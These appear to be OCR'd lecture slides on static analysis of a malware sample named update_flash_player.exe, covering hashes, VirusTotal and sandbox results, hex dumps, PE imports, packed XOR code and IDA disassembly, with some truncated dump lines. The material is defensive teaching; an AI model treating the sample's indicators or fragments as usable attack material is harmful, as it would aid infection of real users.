


Malware Analysis

- **What just happened?!**
  - Spear-phishing email, social-engineering
  - Various domains, spoofed or hijacked
  - JavaScript to re-arrange, parse, de-obfuscate, decode, substitute and execute a script
  - Script drops .exe file of HTML
  - Executed via Adobe exploit
  - File downloaded
  - Live Action Demo!

Malware Binary File Analysis

- **Analysis Methodology**
  - Describe, hash, compare, scan examine, carve up interpret, understand, manipulate..
  - Static Analysis: Look for clues in code
  - Dynamic Analysis: Safe running, change flows




- **Results?**
  - What is the expected behaviour?
  - What is the real risk?
  - If successful, how to protect users, data, assets?
  - How to improve anti-malware facilities

Malware Static Analysis

Compare

- SHA256 Hash: "f0c30af952aebaaf231434772028feecec3a05d13a0aadd2e00c8cf37ee7f1c1"
- Unique 'strings' in binary?
- Any way to find previous research results for file?



Malware Static Analysis

Scan

- VirusTotal: 11% detection rate
- Nothing for McAfee, Trend, Kaspersky, Microsoft
- Potentially not safe, but not flagged

virustotal

SHA256:	f0c30af952aebaaf231434772028feecec3a05
File name:	update_flash_player.exe
Detection ratio:	5 / 44
Analysis date:	2012-11-01 10:00:40 UTC (9 minutes ago)

McAfee	-
McAfee-GW-Edition	-
Microsoft	-
MicroWorld-eScan	-
Norman	W32/Kryptik.BWM
nProtect	-
Panda	Suspicious file
PCTools	-
Rising	Malware.Symmi!49C6
Sophos	-
SUPERAntiSpyware	-
Symantec	-
TheHacker	-
TotalDefense	-
TrendMicro	-

Source: https://www.virustotal.com/file/f0c30af952aebaaf231434772028feecec3a05d13a0aadd2e00c8cf37ee7f1c1/analysis/1352113402/

Malware Static Analysis

Online Sandboxes

- Safe environment for analytics
  - Network, system
- Previous research
- Share new threats..

GFI SandBox Analysis # 27190
Sample: update_flash_player.exe (3e0834994874ce0632fed0a0dca46987)

Analysis Summary

Submitted File:	update_flash_player.exe
MD5:	3e0834994874ce0632fed0a0dca46987
File Size:	144144
File Type:	PE32 executable for MS Windows (GUI) Intel 80386 3
Analysis Time:	2013-02-12 10:34:52
Start Reason:	AnalysisTarget
Termination Reason:	Timeout
Start Time:	Tue, 12 Feb 2013 15:36:47 +0000
Termination Time:	Tue, 12 Feb 2013 15:37:48 +0000
Analysis Time:	2013-02-12 10:34:52
Sandbox:	XPSP3 - 00-0C-29-5E-B4-D8
Total Processes:	1
Sample Notes:	

Digital Behavior Traits

Alters Windows Firewall	—	Hooks Keyboard	—
Checks For Debugger	—	Injected Code	—
Copies to Windows	—	Makes Network Connection	✓
Could Not Load	—	Modifies File in System	—
Creates DLL in System	—	Modifies Local DNS	—
Creates EXE in System	—	More than 5 Processes	—
Creates Hidden File	✓	Opens Physical Memory	—
Creates Mutex	✓	Starts EXE in Documents	—
Creates Service	—	Starts EXE in Recycle	—
Deletes File in System	—	Starts EXE in System	—
Deletes Original Sample	—	Windows/Run Registry Key Set	—

Network Events

	Remote IP	Local IP	HTTP Command
[process 1]	173.246.103.59	10.20.25.247	POST /forum/viewtopic.ph
[process 1]	173.246.103.59	10.20.25.247	POST /forum/viewtopic.ph
			POST /private/sandbox_st
[process 1]	173.246.103.59	10.20.25.247	POST /forum/viewtopic.ph
[process 1]	173.246.103.59	10.20.25.247	POST /forum/viewtopic.ph
[process 1]	173.246.103.59	10.20.25.247	POST /forum/viewtopic.ph

Created Keys

	key
[process 1]	\REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\WinRAR

Malware Binary Static Analysis

Describe

- 144k in size
- "file" (Linux): *PE32 executable (GUI) Intel 80386, for MS Windows*
- Review in hex editor and with "strings" (search for easily readable text)

```
00000000  4d 5a 90 00 03 00 00 00  04 00 00 00 ff ff 00 00  |MZ..............|
00000010  b8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  |........@.......|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 80 00 00 00  |................|
00000040  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  |........!..L.!Th|
00000050  69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  |is program canno|
00000060  74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  |t be run in DOS |
00000070  6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00  |mode....$.......|
00000080  50 45 00 00 4c 01 06 00  bf 45 92 50 00 00 00 00  |PE..L....E.P....|
00000090  00 00 00 00 e0 00 0e 01  0b 01 02 32 00 e2 01 00  |...........2....|
000000a0  00 44 00 00 00 00 00 00  c0 15 00 00 00 10 00 00  |.D..............|
000000b0  00 00 02 00 00 00 40 00  00 10 00 00 00 02 00 00  |......@.........|
000000c0  04 00 00 00 00 00 00 00  04 00 00 00 00 00 00 00  |................|
000000d0  00 80 02 00 00 04 00 00  2e dd 02 00 02 00 00 00  |................|
000000e0  00 00 10 00 00 10 00 00  00 00 10 00 00 10 00 00  |................|
000000f0  00 00 00 00 10 00 00 00  00 00 00 00 00 00 00 00  |................|
00000100  44 27 02 00 78 00 00 00  00 00 00 00 00 00 00 00  |D'..x...........|
00000110  00 00 00 00 00 00 00 00  00 28 02 00 10 0b 00 00  |.........(......|
00000120  00 70 02 00 14 02 00 00  00 00 00 00 00 00 00 00  |.p..............|
00000130  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

```
00021420  52 65 61 64 46 69 6c 65  00 00 0a 03 4d 61 70 56  |ReadFile....MapV|
00021430  69 65 77 4f 66 46 69 6c  65 00 4b 45 52 4e 45 4c  |iewOfFile.KERNEL|
00021440  33 32 2e 64 6c 6c 00 00  31 01 47 65 74 4b 65 79  |32.dll..1.GetKey|
```

```
65 61 64 00 00 72 00  |CreateThread..r.|
6e 74 41 00 00 52 01  |CreateEventA..R.|
02 47 65 74 50 72 69  |GetACP....GetPri|
6c 65 49 6e 74 41 00  |vateProfileIntA.|
61 74 65 50 72 6f 66  |..GetPrivateProf|
02 47 65 74 50 72 69  |ileIntW...GetPri|
6c 65 53 74 72 69 6e  |vateProfileStrin|
50 72 69 76 61 74 65  |gW....GetPrivate|
72 69 6e 67 41 00 00  |ProfileStringA..|
43 6f 75 6e 74 00 00  |f.GetTickCount..|
41 64 64 72 65 73 73  | .GetProcAddress|
69 62 72 61 72 79 41  |....LoadLibraryA|
6d 70 69 41 00 a9 04  |....lstrcmpiA...|
00 41 04 55 6e 6d 61  |lstrcmpA..A.Unma|
6c 65 00 7f 00 43 72  |pViewOfFile...Cr|
00 78 00 43 72 65 61  |eateFileW.x.Crea|
01 47 65 74 46 75 6c  |teFileA...GetFul|
57 00 00 79 00 43 72  |lPathNameW..y.Cr|
61 70 70 69 6e 67 41  |eateFileMappingA|
6c 65 53 69 7a 65 00  |....GetFileSize.|
6c 6c 6f 63 00 68 03  |..HeapReAlloc.h.|
```

Malware Binary Static Analysis

Describe

- Remainder is encrypted, packed, obfuscated!?

```
00022e50  03 13 82 01 2c 51 62 6b  4d 66 34 68 43 62 6b 36  |....,QbkMf4hCbk6|
00022e60  45 75 52 43 79 31 49 39  74 47 4f 76 75 58 54 72  |EuRCy1I9tGOvuXTr|
00022e70  37 4c 45 67 51 44 42 64  51 35 56 6d 4c 33 74 76  |7LEgQDBdQ5VmL3tv|
00022e80  46 6d 63 5a 69 38 78 4e  6b 4f 47 50 61 6c 69 52  |FmcZi8xNkOGPaliR|
00022e90  4f 6c 4a 55 64 75 6c 45  4b 4f 4c 7a 71 43 4f 6f  |OlJUdulEKOLzqCOo|
00022ea0  36 41 59 43 78 5a 61 47  45 35 75 76 71 69 52 53  |6AYCxZaGE5uvqiRS|
00022eb0  65 72 6b 4b 54 4d 78 76  67 72 50 71 6c 51 4c 49  |erkKTMxvgrPqlQLI|
00022ec0  67 6c 53 4a 4d 71 79 38  47 36 7a 4a 4b 45 70 74  |glSJMqy8G6zJKEpt|
00022ed0  44 71 46 68 43 45 59 41  32 66 76 56 4a 72 71 75  |DqFhCEYA2fvVJrqu|
00022ee0  70 37 48 38 57 55 6c 77  77 4c 71 6c 31 32 6a 44  |p7H8WUlwwLql12jD|
00022ef0  68 52 61 79 74 33 37 50  42 4e 6d 45 39 54 78 4b  |hRayt37PBNmE9TxK|
00022f00  4a 45 73 37 6a 4f 4e 68  61 6b 46 44 77 50 45 70  |JEs7jONhakFDwPEp|
00022f10  66 47 6f 39 59 46 34 39  75 56 38 47 41 77 75 77  |fGo9YF49uV8GAwuw|
00022f20  69 5a 67 77 42 65 52 50  78 67 38 74 56 65 61 54  |iZgwBeRPxg8tVeaT|
00022f30  7a 35 32 62 32 31 7a 75  31 4c 47 43 72 6e 6b 56  |z52b21zu1LGCrnkV|
00022f40  34 74 70 4c 57 32 38 46  75 69 4a 66 6e 62 64 63  |4tpLW28FuiJfnbdc|
00022f50  63 74 58 68 59 6d 35 52  75 49 34 44 77 69 4c 35  |ctXhYm5RuI4DwiL5|
00022f60  56 46 6b 49 52 53 50 68  4a 76 42 51 6b 70 50 71  |VFkIRSPhJvBQkpPq|
00022f70  56 44 65 44 78 4d 45 69  37 74 73 6f 31 55 63 37  |VDeDxMEi7tsolUc7|
00022f80  46 02 10 12 0e 58 73 5a  5f ab 91 49 f2 59 96 5c  |F....XsZ ..I.Y.\|
```

```
7 7b 59 d3  |...]....A.\G{Y.|
7 02 01 0c  |0..t..+.....7...|
0 82 02 58  |1..d0..`...\...X|
0 68 00 43  |.Q.b.k.M.f.4.h.C|
0 43 00 79  |.b.k.6.E.u.R.C.y|
0 76 00 75  |.1.I.9.t.G.O.v.u|
0 67 00 51  |.X.T.r.7.L.E.g.Q|
0 6d 00 4c  |.D.B.d.Q.5.V.m.L|
0 5a 00 69  |.3.t.v.F.m.c.Z.i|
0 50 00 61  |.8.x.N.k.O.G.P.a|
0 55 00 64  |.l.i.R.O.l.J.U.d|
0 7a 00 71  |.u.l.E.K.O.L.z.q|
0 43 00 78  |.C.O.o.6.A.Y.C.x|
0 76 00 71  |.Z.a.G.E.5.u.v.q|
0 4b 00 54  |.i.R.S.e.r.k.K.T|
0 71 00 6c  |.M.x.v.g.r.P.q.l|
0 4a 00 4d  |.Q.L.I.g.l.S.J.M|
0 4a 00 4b  |.q.y.8.G.6.z.J.K|
00023110  00 45 00 70 00 74 00 44  00 71 00 46 00 68 00 43  |.E.p.t.D.q.F.h.C|
00023120  00 45 00 59 00 41 00 32  00 66 00 76 00 56 00 4a  |.E.Y.A.2.f.v.V.J|
00023130  00 72 00 71 00 75 00 70  00 37 00 48 00 38 00 57  |.r.q.u.p.7.H.8.W|
00023140  00 55 00 6c 00 77 00 77  00 4c 00 71 00 6c 00 31  |.U.l.w.w.L.q.l.1|
00023150  00 32 00 6a 00 44 00 68  00 52 00 61 00 79 00 74  |.2.j.D.h.R.a.y.t|
00023160  00 33 00 37 00 50 00 42  00 4e 00 6d 00 45 00 39  |.3.7.P.B.N.m.E.9|
00023170  00 54 00 78 00 4b 00 4a  00 45 00 73 00 37 00 6a  |.T.x.K.J.E.s.7.j|
00023180  00 4f 00 4e 00 68 00 61  00 6b 00 46 00 44 00 77  |.O.N.h.a.k.F.D.w|
```

Malware Binary Static Analysis

Basic Disassembly

- Displays most accessible data from binary file
- *"objdump"* (Linux): PE-i386, Entry Point, "stripped", Windows system-calls

```
update_flash_player.exe:     file format pei-i386
update_flash_player.exe
architecture: i386, flags 0x0000010b:
HAS_RELOC, EXEC_P, HAS_DEBUG, D_PAGED
start address 0x004015c0

Characteristics 0x10e
        executable
        line numbers stripped
        symbols stripped
        32 bit words

Time/Date               Thu Nov  1 09:49:51 2012
Magic                   010b    (PE32)
MajorLinkerVersion      2
MinorLinkerVersion      50
SizeOfCode              0081e200
SizeOfInitializedData   00004400
SizeOfUninitializedData 00000000
AddressOfEntryPoint     000015c0
BaseOfCode              00001000
BaseOfData              00020000
ImageBase               00400000
SectionAlignment        00001000
FileAlignment           00000200
MajorOSystemVersion     4
MinorOSystemVersion     0
MajorImageVersion       0
MinorImageVersion       0
MajorSubsystemVersion   4
MinorSubsystemVersion   0
Win32Version            00000000
SizeOfImage             00028000
SizeOfHeaders           00000400
CheckSum                0082dd2e
Subsystem               00000002        (Windows GUI)
DllCharacteristics      00000000
SizeOfStackReserve      00100000
SizeOfStackCommit       00001000
SizeOfHeapReserve       00100000
SizeOfHeapCommit        00001000
LoaderFlags             00000000
NumberOfRvaAndSizes     00000010
```

```
The Import Tables (interpreted .data section contents)
 vma:            Hint    Time      Forward  DLL       First
                 Table   Stamp     Chain    Name      Thunk
 00022744       000227bc 00000000 00000000 00022e3a 00022930

        DLL Name: KERNEL32.dll
        vma:  Hint/Ord Member-Name Bound-To
        22aa4     347  GetCPInfo
        22ab0     260  ExitProcess
        22abe    1108  VirtualAlloc
        22ace     784  InterlockedIncrement
        22ae6     780  InterlockedDecrement
        22afe     217  EnterCriticalSection
        22b16     751  LeaveCriticalSection
        22b2e     190  DeleteCriticalSection
        22b46     692  InitializeCriticalSection
        22b62     429  GetCurrentThreadId
        22b78     327  FormatMessageA
        22b8a     582  GetModuleHandleA
        22b9e     569  GetStartupInfoA
        22bb0     794  MultiByteToWideChar
        22bc6     367  GetCommandLineA
        22bd8    1206  lstrlenW
        22be4     368  GetCommandLineW
        22bf6     629  GetVersionExA
        22c06     669  HeapAlloc
        22c12     547  GetProcessHeap
        22c24     673  HeapFree
        22c30     580  GetModuleFileNameA
        22c46     581  GetModuleFileNameW
        22c5c    1146  WideCharToMultiByte
        22c72     476  GetFullPathNameA
        22c86     486  GetLastError
        22c96     571  GetStdHandle
        22ca6     471  GetFileType
        22cb4      67  CloseHandle
        22cc2     979  SetEvent
        22cce     163  CreateThread
        22cde     114  CreateEventA
        22cee     338  GetACP
        22cf8     534  GetPrivateProfileIntA
        22d10     535  GetPrivateProfileIntW
        22d28     541  GetPrivateProfileStringW
        22d44     540  GetPrivateProfileStringA
```

```
00022758       0002288c 00000000 00000000 00022f38 00022a00

        DLL Name: USER32.dll
        vma:  Hint/Ord Member-Name Bound-To
        22e48     305  GetKeyState
        22e56     448  IsRectEmpty
        22e64     483  LoadStringA
        22e72     468  LoadCursorFromFileW
        22e88      35  ChangeDisplaySettingsExA
        22ea4     205  EditWndProc
        22eb2      57  CharUpperBuffW
        22ec4     737  UnregisterHotKey
        22ed8     281  GetCursorPos
        22ee8     151  DeferWindowPos
        22efe      52  CharToOemBuffA
        22f0c     180  CreateMenu
        22f1e     422  InsertMenuW
        22f28      72  CloseDesktop

0002276c       00022bc8 00000000 00000000 00023044 00022a3c

        DLL Name: GDI32.dll
        vma:  Hint/Ord Member-Name Bound-To
        22f44      82  CreateSolidBrush
        22f58     606  SelectObject
        22f68      18  BitBlt
        22f72      73  CreatePen
        22f7e     500  GetStockObject
        22f90     301  FillRgn
        22f9a     647  SetRectRgn
        22fa8      33  CombineRgn
        22fb6      46  CreateCompatibleDC
        22fcc      45  CreateCompatibleBitmap
        22fe6     582  Rectangle
        22ff2     545  MoveToEx
        22ffe     205  DeleteDC
        2300a     541  LineTo
        23014     208  DeleteObject
        23024     437  GetDeviceCaps
        23034      77  CreateRectRgn

00022780       00022910 00000000 00000000 0002305a 00022a04

        DLL Name: ADVAPI32.dll
        vma:  Hint/Ord Member-Name Bound-To
        2304e     602  RegOpenKeyExA
```

Malware Binary Static Analysis

Basic Disassembly: Assembly


- Lot's of "XOR"
- Likely 'packed'

```
4270c6:     2c 30                   sub    $0x30,%al
4270c8:     30 30                   xor    %dh,(%eax)
4270ca:     34 30                   xor    $0x30,%al
4270cc:     38 30                   cmp    %dh,(%eax)
4270ce:     3c 30                   cmp    $0x30,%al
4270d0:     40                      inc    %eax
4270d1:     30 44 30 48             xor    %al,0x48(%eax,%esi,1)
4270d5:     30 4c 30 50             xor    %cl,0x50(%eax,%esi,1)
4270d9:     30 54 30 58             xor    %dl,0x58(%eax,%esi,1)
4270dd:     30 5c 30 60             xor    %bl,0x60(%eax,%esi,1)
4270e1:     30 64 30 68             xor    %ah,0x68(%eax,%esi,1)
4270e5:     30 6c 30 70             xor    %ch,0x70(%eax,%esi,1)
4270e9:     30 74 30 78             xor    %dh,0x78(%eax,%esi,1)
4270ed:     30 7c 30 80             xor    %bh,-0x80(%eax,%esi,1)
4270f1:     30 84 30 88 30 8c 30    xor    %al,0x308c3088(%eax,%esi,1)
4270f8:     90                      nop
4270f9:     30 94 30 98 30 9c 30    xor    %dl,0x309c3098(%eax,%esi,1)
427100:     a0 30 a4 30 a8          mov    0xa830a430,%al
427105:     30 ac 30 b0 30 b4 30    xor    %ch,0x30b430b0(%eax,%esi,1)
42710c:     b8 30 bc 30 c0          mov    $0xc030bc30,%eax
427111:     30 c4                   xor    %al,%ah
427113:     30 c8                   xor    %cl,%al
427115:     30 cc                   xor    %cl,%ah
427117:     30 d0                   xor    %dl,%al
427119:     30 d4                   xor    %dl,%ah
42711b:     30 d8                   xor    %bl,%al
42711d:     30 dc                   xor    %bl,%ah
42711f:     30 e0                   xor    %ah,%al
427121:     30 e4                   xor    %ah,%ah
427123:     30 e8                   xor    %ch,%al
427125:     30 ec                   xor    %ch,%ah
427127:     30 f0                   xor    %dh,%al
427129:     30 f4                   xor    %dh,%ah
42712b:     30 f8                   xor    %bh,%al
42712d:     30 fc                   xor    %bh,%ah
42712f:     30 00                   xor    %al,(%eax)
427131:     31 04 31                xor    %eax,(%ecx,%esi,1)
427134:     08 31                   or     %dh,(%ecx)
427136:     0c 31                   or     $0x31,%al
```

Malware Binary Static Analysis

Binary Packing

- Common for malware, commercial/free packing tools to check
- File appears packed, but not using common tools





```
E:\00.Tools.Real\Misc\upx308w.packer.unpacker\upx308w>upx.exe -d update_flash_pl
ayer.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2011
UPX 3.08w        Markus Oberhumer, Laszlo Molnar & John Reiser    Dec 12th 2011

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
upx: update_flash_player.exe: NotPackedException: not packed by UPX

Unpacked 0 files.
```

Malware Binary Static Analysis

Disassembly

- Time to look closer, dissect code using static dis-assembler
- Assembly (raw) code organized into context, flow and architecture
- IDA Pro (free/demo edition): www.hex-rays.com
- On opening: imports segment destroyed
- Important anti-debugging option: "IsDebuggerPresent"



Malware Binary Static Analysis

Disassembly

- Functions
- Addresses (offset)
- Strings
- Flow

IDA - E:\01.Zeus\Copy (3) of update_flash_player.exe - [Functions window]

File Edit Jump Search View Debugger Options Windows Help


IDA View-A | Hex View-A | Exports | Imports | Names | Functions | Strings | Structures | Enums

